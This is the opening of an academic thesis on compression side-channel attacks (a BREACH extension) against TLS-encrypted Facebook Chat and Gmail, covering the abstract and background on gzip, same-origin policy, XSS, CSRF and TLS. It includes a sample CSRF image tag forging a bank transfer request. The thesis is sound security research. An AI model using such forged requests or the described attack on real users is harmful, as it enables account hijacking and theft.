Εθνικό Μετσόβιο Πολυτεχνείο
Σχολή Ηλεκτρολόγων Μηχανικών
και Μηχανικών Υπολογιστών
Τομέας Τεχνολογίας Πληροφορικής
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Πιθανοτικές επιθέσεις σε συμπιεσμένα, κρυπτογραφημένα πρωτόκολλα

ΔΙΠΛΩΜΑΤΙΚΗ ΕΡΓΑΣΙΑ

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Επιβλέπων : Αριστείδης Παγουρτζής
Αναπληρωτής Καθηγητής ΕΜΠ

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Διπλωματούχος Ηλεκτρολόγος Μηχανικός και Μηχανικός Υπολογιστών Ε.Μ.Π.

Οι απόψεις και τα συμπεράσματα που περιέχονται σε αυτό το έγγραφο εκφράζουν τον συγγραφέα και δεν πρέπει να ερμηνευθεί ότι αντιπροσωπεύουν τις επίσημες θέσεις του Εθνικού Μετσόβιου Πολυτεχνείου.

Περίληψη

Η ασφάλεια είναι ένα από τα βασικά χαρακτηριστικά κάθε σύγχρονου υπολογιστικού συστήματος. Η παρούσα εργασία ερευνά επιθέσεις πάνω σε συμπιεσμένα κρυπτογραφημένα πρωτόκολλα.

Συγκεκριμένα, προτείνεται μια νέα ιδιότητα που χαρακτηρίζει κρυπτοσυστήματα, η μη-διακρισιμότητα ενάντια σε επιθέσεις μερικώς επιλεγμένου κειμένου (IND-PCPA), καθώς και ένα μοντέλο επίθεσης που χρησιμοποιεί αυτή την ιδιότητα. Προκειμένου να ξεπεραστούν εμπόδια που παρουσιάζονται σε συστήματα του πραγματικού κόσμου, προτείνονται στατιστικές μέθοδοι, οι οποίες βελτιώνουν την επίδοση και εγκυρότητα της επίθεσης.

Τα πειράματα που διεξήχθησαν κατά τη διάρκεια της εργασίας αφορούσαν σε δύο ευρέως χρησιμοποιούμενα συστήματα, το Facebook Chat και το Gmail, για την επίτευξη των οποίων χρησιμοποιήθηκε λογισμικό το οποίο αναπτύχθηκε σε Python για τους σκοπούς αυτής της εργασίας. Τα πειράματα έγιναν σε συνθήκες εργαστηρίου και απέδειξαν ότι τα δύο αυτά συστήματα δεν είναι IND-PCPA, όσον αφορά συγκεκριμένους τύπους μυστικών.

Τέλος, προτείνονται καινοτόμες τεχνικές, οι οποίες θα οδηγήσουν σε πλήρη αντιμετώπιση επιθέσεων που ακολουθούν το μοντέλο που προτείνεται, όπως η επίθεση που παρουσιάστηκε στην παρούσα εργασία.

Abstract

Security is a fundamental aspect of every modern system. This work investigates attacks on compressed encrypted protocols.

A new property of cryptosystems is proposed, called Indistinguishability under Partially Chosen Plaintext Attack (IND-PCPA), along with an attack model that works under such a mechanism. In order to bypass obstacles of real-world systems, statistical methods were proposed, to improve the performance and validity of the attack.

Experiments were conducted on two widely used systems, Facebook Chat and Gmail, using a Python framework that was implemented for the purpose of this paper. Results in lab environment revealed that those two systems are not IND-PCPA, regarding certain types of secrets.

Finally, novel techniques were proposed, that could lead to complete mitigation of attacks that follow the proposed model.

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Chapter 1

Εισαγωγή

> *Even if you're not doing anything wrong, you are being watched and recorded.*
>
> —Edward Snowden

1.1 Εισαγωγή

Το καλοκαίρι του 2013 επιβεβαιώθηκε αυτό που υπήρχε ως υποψία όλα τα προηγούμενα χρόνια: οι συνομιλίες παρακολουθούνται και τα δεδομένα που ανταλλάσσονται μέσω Διαδικτύου δεν είναι ασφαλή. Οι αποκαλύψεις Snowden άλλαξαν τον τρόπο με τον οποίο αντιλαμβανόμαστε τη χρήση online υπηρεσιών και έστρεψαν πολλούς ερευνητές και χρήστες στην αναζήτηση λύσεων ώστε οι επικοινωνίες να γίνουν πιο ασφαλείς απέναντι σε κάθε είδους αντιπάλους.

Η παρούσα εργασία στοχεύει να αναδείξει αδυναμίες στα πρωτόκολλα που επιτρέπουν την επικοινωνία μέσω Διαδικτύου και μέσω της δημοσίευσής της να κινητοποιήσει την κοινότητα ώστε να αντιμετωπιστούν αυτά τα προβλήματα.

Η έρευνά μας επικεντρώνεται σε επιθέσεις που εκμεταλλεύονται τους αλγόριθμους συμπίεσης που χρησιμοποιούνται πάνω στα δεδομένα που ανταλλάσσονται, προτού αυτά κρυπτογραφηθούν και αποσταλούν. Συγκεκριμένα, επεκτείνουμε υπάρχοντα μοντέλα, όπως το BREACH, ώστε να καταδείξουμε πως πρωτόκολλα τα οποία θεωρούνται σήμερα απολύτως ασφαλή είναι πρακτικά τρωτά σε παρόμοιες επιθέσεις.

Κατά τη διάρκεια της έρευνάς μας επικεντρωθήκαμε στο λογισμικό συμπίεσης gzip, το οποίο εφαρμόζει τον αλγόριθμο DEFLATE, ο οποίος με τη σειρά του αποτελεί συνδυασμό των αλγορίθμων συμπίεσης Huffman και LZ77. Συγκεκριμένα, η επίθεση εκμεταλλεύεται την ανάλυση που κάνει ο LZ77 πάνω στο καθαρό κείμενο, ενώ αντίθετα η ύπαρξη συμπίεσης Huffman εμποδίζει την εκτέλεση. Παρότι δεν ελέγξαμε άλλους αλγόριθμους ή εμπορικές εφαρμογές συμπίεσης, είναι αρκετά ασφαλές να υποθέσουμε πως αλγόριθμοι που ακολουθούν όμοιες τεχνικές είναι δυνητικά στόχοι για παρόμοιες επιθέσεις.

Το πιο διαδεδομένο πρωτόκολλο ανταλλαγής δεδομένων στο Διαδίκτυο είναι το HTTP (Hyper-Text Transfer Protocol). Είναι ευρέως αποδεκτό πως δεδομένα που στέλνονται μέσω απλού HTTP και δεν είναι κρυπτογραφημένα θα πρέπει να θεωρούνται ανασφαλή ως προς την ακεραιότητα και την αυθεντικότητά τους. Το κενό στην ασφάλεια που αφήνει το απλό HTTP ήρθε να συμπληρώσει αρχικά το SSL (Secure Socket Layer) και στη συνέχεια το TLS (Transport Layer Security). Το TLS εισάγεται ως ένα επίπεδο δικτύου πριν το επίπεδο εφαρμογής και επιβάλλει την κρυπτογράφηση των δεδομένων πριν αυτά σταλούν στο Διαδίκτυο.

Οι αλγόριθμοι κρυπτογράφησης που χρησιμοποιούνται εν γένει μπορούν να χωριστούν σε δύο κύριες κατηγορίες: ροής και δέσμης. Στην πρώτη περίπτωση, τα δεδομένα κρυπτογραφούνται ως μια συνεχής ροή, ενώ στη δεύτερη περίπτωση χωρίζονται σε δέσμες ίσου μεγέθους και κρυπτογραφείται κάθε δέσμη χωριστά. Σε περίπτωση που τα δεδομένα δεν κατανέμονται με ακρίβεια σε δέσμες, εισάγεται τεχνητός θόρυβος ώστε να επιτευχθεί το επιθυμητό μέγεθος.

Ο κυριότερος αλγόριθμος ροής είναι ο RC4, ο οποίος πλέον θεωρείται ανασφαλής και αποφεύγεται η χρήση του. Από την άλλη πλευρά, ο πιο διαδεδομένος αλγόριθμος δέσμης είναι ο AES, ο οποίος χρησιμοποιείται σε διάφορες παραλλαγές από την πλειοψηφία των συστημάτων. Η χρήση αλγορίθμων ροής καθιστά την επίθεση που περιγράφουμε πολύ ευκολότερη, καθώς μειώνεται η ύπαρξη θορύβου που μπορεί να επηρεάσει τα αποτελέσματα. Ωστόσο, κατά τη διάρκεια της έρευνάς μας, διαπιστώσαμε πως η χρήση του AES δεν εξασφαλίζει απόλυτη ασφάλεια και υπό προϋποθέσεις είναι δυνατό δεδομένα που ανταλλάσσονται με αυτές τις μεθόδους να υποκλαπούν.

Για να το επιτύχουμε αυτό έπρεπε αρχικά να μοντελοποιήσουμε την επίθεσή μας. Για το σκοπό αυτό ορίσαμε μια νέα κρυπτογραφική ιδιότητα, την οποία ονομάζουμε μηδιακρισιμότητα ενάντια σε επιθέσεις μερικώς επιλεγμένου κειμένου (IND-PCPA). Όμοιες ιδιότητες, όπως IND-CPA, IND-CCA κ.ά, είναι ορισμένες στη βιβλιογραφία και χρησιμοποιούνται ευρέως στην ανάλυση κρυπτοσυστημάτων. Η εισαγωγή της IND-PCPA στοχεύει στην επέκταση των αναλύσεων ώστε να καλύπτουν επιθέσεις όπως αυτή που αναπτύσσεται στην παρούσα εργασία.

Η επιτυχία της επίθεσης προϋποθέτει το σύστημα το οποίο αναλύεται να παρουσιάζει συγκεκριμένα χαρακτηριστικά-παθογένειες. Η επίλυση των παθογενειών είναι δεδομένο πως βοηθάει σε σημαντικό βαθμό στην αντιμετώπιση της επίθεσης. Συνεπώς, είναι σημαντικό να μοντελοποιήσουμε την επίθεση και να ορίσουμε τα χαρακτηριστικά της, προτού επιχειρήσουμε να βρούμε τρόπους αντιμετώπισής της.

Η επίθεση που ερευνάται είναι επέκταση γνωστών μοντέλων, όπως αναφέρθηκε. Ωστόσο η ανάλυσή μας οδηγεί σε χαλάρωση των απαιτήσεων που θεωρούνταν δεδομένες και, κατά συνέπεια, στοχεύει σε μεγαλύτερο εύρος συστημάτων. Είναι εμφανές πως σε οποιοδήποτε σύστημα ικανοποιούνται οι απαιτήσεις που ορίζουμε η επίθεση είναι δυνητικά εφικτή, συνεπώς το σύστημα θα πρέπει να θεωρείται ανασφαλές.

Στην παρούσα εργασία περιγράφονται αδυναμίες σε δύο εφαρμογές που χρησιμοποιούνται από μεγάλο ποσοστό χρηστών του Διαδικτύου. Η πρώτη είναι η υπηρεσία chat του Facebook, όπου αναλύουμε τον τρόπο με τον οποίο προσωπικά μηνύματα κάποιου χρήστη μπορούν να υποκλαπούν. Η δεύτερη είναι η υπηρεσία email της Google, το Gmail. Σε αυτή την περίπτωση, παρουσιάζουμε πώς μπορεί κάποιος επιτιθέμενος να αποκτήσει τον έλεγχο του λογαριασμού ενός χρήστη ώστε να είναι σε θέση να υποδυθεί τον χρήστη, καθώς και να υποκλέψει δεδομένα που ανταλλάχθησαν μέσω mail.

Για την εκτέλεση των πειραμάτων αναπτύξαμε λογισμικό σε επίπεδο proof-of-concept, το οποίο μπορεί να χρησιμοποιηθεί για την εκτέλεση της επίθεσης στα συγκεκριμένα συστήματα. Ωστόσο κάθε σύστημα παρουσιάζει ιδιομορφίες, συνεπώς για να χρησιμοποιηθεί το ίδιο λογισμικό για την ανάλυση άλλων συστημάτων θα πρέπει να προηγηθούν οι κατάλληλες τροποποιήσεις.

Σε αυτό το σημείο είναι σημαντικό να επικεντρωθούμε στο στατιστικό κομμάτι της επίθεσης. Η επίθεση δεν μπορεί να θεωρηθεί ντετερμινιστική, καθώς η ανάλυσή μας βασίζεται στη χρήση πιθανοτήτων. Είναι εμφανές ωστόσο πως στο βαθμό που εξασφαλίζουμε μεγαλύτερη εμπιστοσύνη και μειώνουμε το στατιστικό λάθος, τα αποτελέσματα είναι δυνατό να προκύψουν σε λιγότερο χρόνο και με μεγαλύτερη ακρίβεια.

Ο πιθανοτικός παράγοντας της επίθεσης μας οδήγησε στην ανάπτυξη μεθόδων βελτιστοποίησης. Ο στόχος μας αφορά σε δύο κατευθύνσεις: μείωση των στατιστικών δειγμάτων και ελαχιστοποίηση του χρόνου συλλογής κάθε δείγματος.

Στην πρώτη περίπτωση είναι αναγκαίο να οριστεί ένα κατάλληλο πλήθος δειγμάτων, τα οποία οδηγούν σε ένα ασφαλές συμπέρασμα. Βάσει του νόμου των μεγάλων αριθμών, όσο περισσότερα δείγματα συλλέγουμε τόσο καλύτερα αποτελέσματα αναμένουμε. Ωστόσο από ένα σημείο και μετά ο χρόνος εκτέλεσης καθιστά μεγαλύτερο πλήθος δειγμάτων απαγορευτικό. Για αυτό το λόγο αναλύσαμε την στατιστική κατανομή του θορύβου και καταλήξαμε σε συγκεκριμένο πλήθος δειγμάτων από το οποίο μπορούν να προκύψουν αξιόπιστα αποτελέσματα για κάθε περίπτωση.

Στη δεύτερη περίπτωση ερευνήσαμε τη λειτουργία των προγραμμάτων περιήγησης του Διαδικτύο (browsers) και των προτοκόλλων των επιπέδων μεταφοράς και δικτύου. Δημιουργήσαμε τεχνικές παραλληλοποίησης, οι οποίες επιτρέπουν τη διαίρεση των αναγκαίων δειγμάτων με αποδοτικές μεθόδους και τη συλλογή τους από πολλές πηγές ταυτόχρονα. Εν τέλει, κάθε τεχνική μπορεί να οδηγήσει σε επιτάχυνση της επίθεσης κατά αρκετές τάξεις μεγέθους.

Τα αποτελέσματα που προέκυψαν για τις υπηρεσίες που ελέγξαμε μπορούν να θεωρηθούν επιτυχημένα. Συγκεκριμένα, αποδείξαμε ότι οι αδυναμίες που βρήκαμε μπορούν να χρησιμοποιηθούν όπως αναμέναμε και καταφέραμε να υποκλέψουμε τουλάχιστον ένα byte δεδομένων σε κάθε περίπτωση. Ωστόσο, ο χρόνος που απαιτείται για την ολοκλήρωση της επίθεσης είναι της τάξης των εβδομάδων ή μηνών, συνεπώς, ανάλογα με τις απαιτήσεις του επιτιθέμενου, η επίθεση μπορεί να θεωρηθεί μη-ρεαλιστική. Σε κάθε περίπτωση, τα αποτελέσματά μας καταδεικνύουν ότι τα συστήματα που αναλύσαμε, στο βαθμό και υπό τις προϋποθέσεις που περιγράψαμε, θα πρέπει να θεωρούνται ανασφαλή.

Η αντιμετώπιση της επίθεσης θα πρέπει να αποτελέσει αντικείμενο μελέτης και να υλοποιηθεί το συντομότερο δυνατόν. Η φύση της επίθεσης επιτρέπει επιλεκτικές λύσεις, οι οποίες βελτιώνουν την ασφάλεια υπό προϋποθέσεις. Ωστόσο είναι απαραίτητο να υλοποιηθούν πρότυπα τα οποία επικεντρώνονται στα δομικά προβλήματα που επιτρέπουν τέτοιου είδους επιθέσεις και αντιμετωπίζουν ολοκληρωτικά τις παθογένειες.

Στη βιβλιογραφία μπορούν να βρεθούν πλήθος προτάσεων που ως ένα βαθμό οδηγούν σε βελτίωση της ασφάλειας των συστημάτων. Στην παρούσα εργασία αναλύουμε αρκετές τέτοιες προτάσεις και εξηγούμε για ποιο λόγο δεν αποτελούν ριζική αντιμετώπιση του προβλήματος. Στη συνέχεια, παρουσιάζουμε πρότυπα τα οποία εφόσον υλοποιηθούν είναι δυνατόν να εξαλείψουν ολοκληρωτικά επιθέσεις όπως αυτή που ερευνήσαμε.

Εν τέλει, η παρούσα εργασία αποτελεί τη συνέχεια μια ομάδας ερευνών που παρουσιάστηκαν τα τελευταία χρόνια και φανέρωσαν βασικές αδυναμίες στα συστήματα που χρησιμοποιούμε κατά κόρον. Είναι σημαντικό να επεκταθεί με νέες τεχνικές βελτιστοποίησης της επίθεσης και, κυρίως, νέες μεθόδους αντιμετώπισής της.

1.2 Δομή της εργασίας

Η εργασία έχει δομηθεί ως εξής:

Κεφάλαιο 2

Το κεφάλαιο αυτό παρέχει στον αναγνώστη βασικές πληροφορίες, τόσο σε τεχνικό όσο και σε θεωρητικό επίπεδο, οι οποίες θα χρησιμοποιηθούν στη συνέχεια. Θα περιγράψουμε τους πιο διαδεδομένους αλγόριθμους συμπίεσης, καθώς και βασικά πρωτοκόλλα που χρησιμοποιούνται για την ασφάλεια στις επικοινωνίες, καθώς και επιθέσεις εναντίων τους.

Κεφάλαιο 3

Εισάγουμε μια νέα ιδιότητα για κρυπτοσυστήματα, περιγράφοντας αυστηρούς ορισμούς για αυτήν. Τη συγκρίνουμε με γνωστές ιδιότητες κρυπτοσυστημάτων και παρουσιάζουμε σενάρια επιθέσεων με βάση το νέο σχήμα.

Κεφάλαιο 4

Περιγράφουμε σε βάθος το μοντέλο επίθεσης που ερευνάται σε αυτή την εργασία. Αναλύουμε την υλοποίησή μας για την επίθεση, παρουσιάζουμε παθογένειες σε μεγάλα συστήματα, καθώς και μεθοδολογία ώστε να μπορεί να επιβεβαιωθεί κατά πόσο η επίθεση είναι δυνατή όσον αφορά κάποιο συγκεκριμένο στόχο.

Κεφάλαιο 5

Το κεφάλαιο αυτό περιέχει στατιστικές μεθόδους που χρησιμοποιήθηκαν κατά την έρευνά μας. Προτείνονται πιθανοτικές τεχνικές ώστε να παρακαμφθούν εμπόδια, καθώς και αρκετοί μηχανισμοί βελτιστοποίησης της επίθεσης.

Κεφάλαιο 6

Παρουσιάζουμε τα αποτελέσματα εκτενών πειραμάτων σε ευρέως χρησιμοποιούμενα συστήματα. Ορίζουμε τις πιθανότητες επιτυχίας της επίθεσης και παρουσιάζουμε διαγράμματα απόδοσης για κάθε περίπτωση.

Κεφάλαιο 7

Περιγράφουμε μηχανισμούν αντιμετώπισης της επίθεσης. Αναλύουμε την απόδοση παλαιών προτάσεων υπό το πρίσμα των δεδομένων που προέκυψαν από την παρούσα εργασία και προτείνουμε καινοτόμες τεχνικές που θα μπορούσαν δυνητικά να εξαλείψουν την επίθεση.

Κεφάλαιο 8

Συμπυκνώνουμε τα αποτελέσματά μας και προτείνουμε πεδία έρευνας που θα μπορούσαν μελλοντικά να βελτιώσουν το μοντέλο επίθεσης και να ελαχιστοποιήσουν της συνέπειες.

Κεφάλαιο 9

Ο κώδικας υλοποίησης της επίθεσης.

Chapter 2

Theoretical background

In this chapter we will provide the necessary background needed for the user to understand the mechanisms used later in the paper. The description of the following systems is a brief introduction, intended to familiarize the reader with concepts that are fundamental for each one.

Specifically, section 2.1 describes the functionality of the gzip compression software and the algorithms that it entails. Section 2.2 covers the same-origin policy that applies in the web application security model. In section 2.3 we explain the Transport Layer Security, which is the widely used protocol that provides communications security over the Internet. Finally, in section 2.4 we describe attack methodologies, such as ARP spoofing or DNS poisoning, in order for an adversary to perform a Man-in-the-Middle attack.

2.1 gzip

gzip is a software application used for file compression and decompression. It is the most popular compression method on the Internet, integrated in protocols such as the Hypertext Transfer Protocol (HTTP), the Extensible Messaging and Presence Protocol (XMPP) and many more. Derivatives of gzip include the tar utility, which can extract .tar.gz files, as well as zlib, an abstraction of the DEFLATE algorithm in library form.[1]

It is based on the DEFLATE algorithm, which is a combination of LZ77 and Huffman coding. DEFLATE could be described in short by the following compression schema:

$DEFLATE(m) = Huffman(LZ77(m))$

In the following sections we will briefly describe the functionality of both these compression algorithms.

2.1.1 LZ77

LZ77 is a lossless data compression algorithm published by A. Lempel and J. Ziv in 1977 [4]. It achieves compression by replacing repeated occurrences of data with references to a copy of the same data existing earlier in the uncompressed data stream. The reference is composed of a pair of numbers, the first of which represents the

[1] https://en.wikipedia.org/wiki/Gzip

length of the repeated portion and the second describes the distance backward in the stream. In order to spot repeats, the protocol needs to keep track of some amount of the most recent data, specifically the latest 32 kilobytes. This data is held in a sliding window, so in order for a portion of data to be compressed, the initial appearance of it needs to have occurred at most 32 Kb up the data stream. Also, the minimum length of a text that can be compressed is 3 characters and compressed text can refer to literals as well as pointers.

Below you can see an example of a step-by-step execution of the algorithm for a chosen text:





Hello, world! I love you.
Hello, world! I hate you.
Hello, world! Hello, world! Hello, world!

Figure 2.1: Step 1: Plaintext to be compressed


Hello, world! I love you.


Hello, world! I love you.

Figure 2.2: Step 2: Compression starts with literal representation


Hello, world! I love you.
Hello, world! I

Hello, world! I love you.
(26, 16)

Figure 2.3: Step 3: Use a pointer at distance 26 and length 16


Hello, world! I love you.
Hello, world! I hate

Hello, world! I love you.
(26, 16) hate

Figure 2.4: Step 4: Continue with literal



Hello, world! I love you.
Hello, world! I hate you.
Hello, world!
Hello, world! I love you.
(26, 16)
hate
(21, 5)
(26, 14)

Figure 2.5: Step 5: Use a pointer pointing to a pointer



Hello, world! I love you.
Hello, world! I hate you.
Hello, world! Hello world!
Hello, world! I love you.
(26, 16)
hate
(21, 5)
(26, 14) (14, 14)

Figure 2.6: Step 6: Use a pointer pointing to a pointer pointing to a pointer



Hello, world! I love you.
Hello, world! I hate you.
Hello, world! Hello world! Hello world!
Hello, world! I love you.
(26, 16)
hate
(21, 5)
(26, 14) (14, 28)

Figure 2.7: Step 7: Use a pointer pointing to itself

2.1.2 Huffman coding

Huffman coding is also a lossless data compression algorithm developed by David A. Huffman and published in 1952 [2]. When compressing a text with this algorithm, a variable-length code table is created to map source symbols to bit streams. Each source symbol can be represented with less or more bits compared to the uncompressed stream, so the mapping table is used to translate source symbols into bit streams during compression and vice versa during decompression. The mapping table could be represented as a binary tree of nodes, where each leaf node represents a source symbol, which can be accessed from the root of the tree by following the left path for 0 and the right path for 1. Each source symbol can be represented only by leaf nodes, therefore the code is prefix-free, i.e. no bit stream representing a source symbol can be the prefix of any other bit stream representing a different source symbol. The final mapping of source symbols to bit streams is calculated by finding the frequency of appearance for each source symbol of the plaintext. That way, most common symbols will be coded in shorter bit streams, resulting in a compression of the initial text.

Below follows an example of a plaintext and a valid Huffman tree that can be used for compressing it:

Chancellor on brink of second bailout for banks[2]

Frequency Analysis

o: 6	**n**: 5	**r**: 3	**l**: 3
b: 3	**c**: 3	**a**: 3	**s**: 2
k: 2	**e**: 2	**i**: 2	**f**: 2
h: 1	**d**: 1	**t**: 1	**u**: 1

Huffman tree

o: 00	**n**: 01	**r**: 1000	**l**: 1001
b: 1010	**c**: 1011	**a**: 11000	**s**: 11001
k: 11010	**e**: 11011	**i**: 11100	**f**: 1111000
h: 1111001	**d**: 1111010	**t**: 1111011	**u**: 1111100

Initial text size: 320 bits
Compressed text size: 167 bits

2.2 Same-origin policy

Same-origin policy is an important aspect of the web application security model. According to that policy, a web browser allows scripts included in one page to access data in a second page only if both pages have the same `origin`. `Origin` is defined as the combination of Uniform Resource Identifier (URI)[3] scheme, hostname and port number. For example, a document retrieved from the website *http://example.com/target.html* is not allowed, under the same-origin policy, to access the Document-Object Model[4] of a web page retrieved from *https://head.example.com/target.html*, since the two websites have different URI scheme (`http` vs `https`) and different hostname (*example.com* vs *head.example.com*).

Same-origin policy is particularly important in modern web applications, that rely greatly on HTTP cookies to maintain authenticated sessions. If same-origin policy was not implemented, the confidentiality and integrity of cookies, as well as every other content of web pages, would be compromised. However, despite the use of same-origin policy by modern browsers, there exist attacks that enable an adversary to bypass it and compromise a user's communication with a website. Two major types of such attacks, cross-site scripting and cross-site request forgery are described in the following subsections.

[2] https://en.bitcoin.it/wiki/Genesis_block
[3] https://en.wikipedia.org/wiki/Uniform_resource_identifier
[4] https://en.wikipedia.org/wiki/Document_Object_Model

2.2.1 Cross-site scripting

Cross-site scripting (XSS)[5] is a security vulnerability that allows an adversary to inject a client-side script into web pages viewed by other users. That way, same-origin policy can be bypassed and sensitive data handled by the vulnerable website may be compromised. XSS could be divided into two major types, `non-persistent` and `persistent`.

`Non-persistent` XSS vulnerabilities are the most common. They show up when the web server does not parse the input, in order to escape or reject HTML control characters, allowing for scripts injected to the input to run unnoticeable. Usual methods of performing non-persistent XSS include mail or website URL links and search requests.

`Persistent` XSS occurs when data provided by the attacker are stored by the server. Responses from the server toward different users will then include the script injected from the attacker, allowing it to run automatically on the victim's browsers, without need from the attacker to target them individually. An example of such attack can occur when posting texts on social networks or message boards.

2.2.2 Cross-site request forgery

Cross-site request forgery (CSRF)[6] is an exploit that allows an attacker to issue unauthorized commands to a website, on behalf of a user the website trusts. The attacker can then forge a request that performs actions or posts data on a website the victim is logged in, execute remote code with root privileges or compromise a root certificate resulting in a breach of an entire Public Key Infrastructure (PKI).

CSRF can be performed when the victim is trusted by a website and the attacker can trick the victim's browser into sending HTTP requests to that website. For example, when Alice visits a web page that contains the HTML image tag <*img src*="*http://bank.example.com/withdraw?account=Alice&amount=1000000&for=Mallory*">, that Mallory has injected, a request from Alice's browser to the `example` bank's website will be issued, stating an amount of 1.000.000 to be transferred from Alice's account to Mallory's. If Alice is logged in the `example` bank's website, the browser will include the cookie containing Alice's authentication information in the request, validating the request for the transfer. If the website does not perform more sanity checks or further validation from Alice, the unauthorized transaction will be completed. An attack like this is very common on Internet forums, where users are allowed to post images.

A mitigation method for CSRF is a Cookie-to-Header token. The web application sets a cookie, which contains a random token that validates a specific user session. Client side reads that token and includes it in a HTTP header sent with each request to the web application. Since only JavaScript running within the same origin will be allowed to read the token, we can assume that its value is safe from unauthorized scripts that aim to read and copy it to a custom header, in order to mark a rogue request as valid.

[5] https://en.wikipedia.org/wiki/Cross-site_scripting

[6] https://en.wikipedia.org/wiki/Cross-site_request_forgery

2.3 Transport Layer Security

Transport Layer Security (TLS)[7] is a protocol that provides security over the Internet, allowing a server and a client to communicate in a way that prevents eavesdropping, tampering or message forgery [8].

The users negotiate a symmetric key via asymmetric cryptography, that is provided by X.509 certificates. In order for the certificates to be verified for their owners, certificate authorities and PKIs have been created. However, it can be understood that, due to their essential role, certificate authorities are points of failure in the system, enabling for Man-in-the-Middle attacks, in case an adversary has managed to forge a root certificate.

Apart from certificate-related attacks, a well-known category is compression attacks [9]. Such attacks exploit TLS-level compression in order to decrypt ciphertext. In this paper, we investigate the threat model and performance of such an attack, BREACH[8].

In the following subsections we will briefly describe the handshake negotiation and the format of TLS records.

[7] https://en.wikipedia.org/wiki/Transport_Layer_Security

[8] http://breachattack.com

2.3.1 TLS handshake


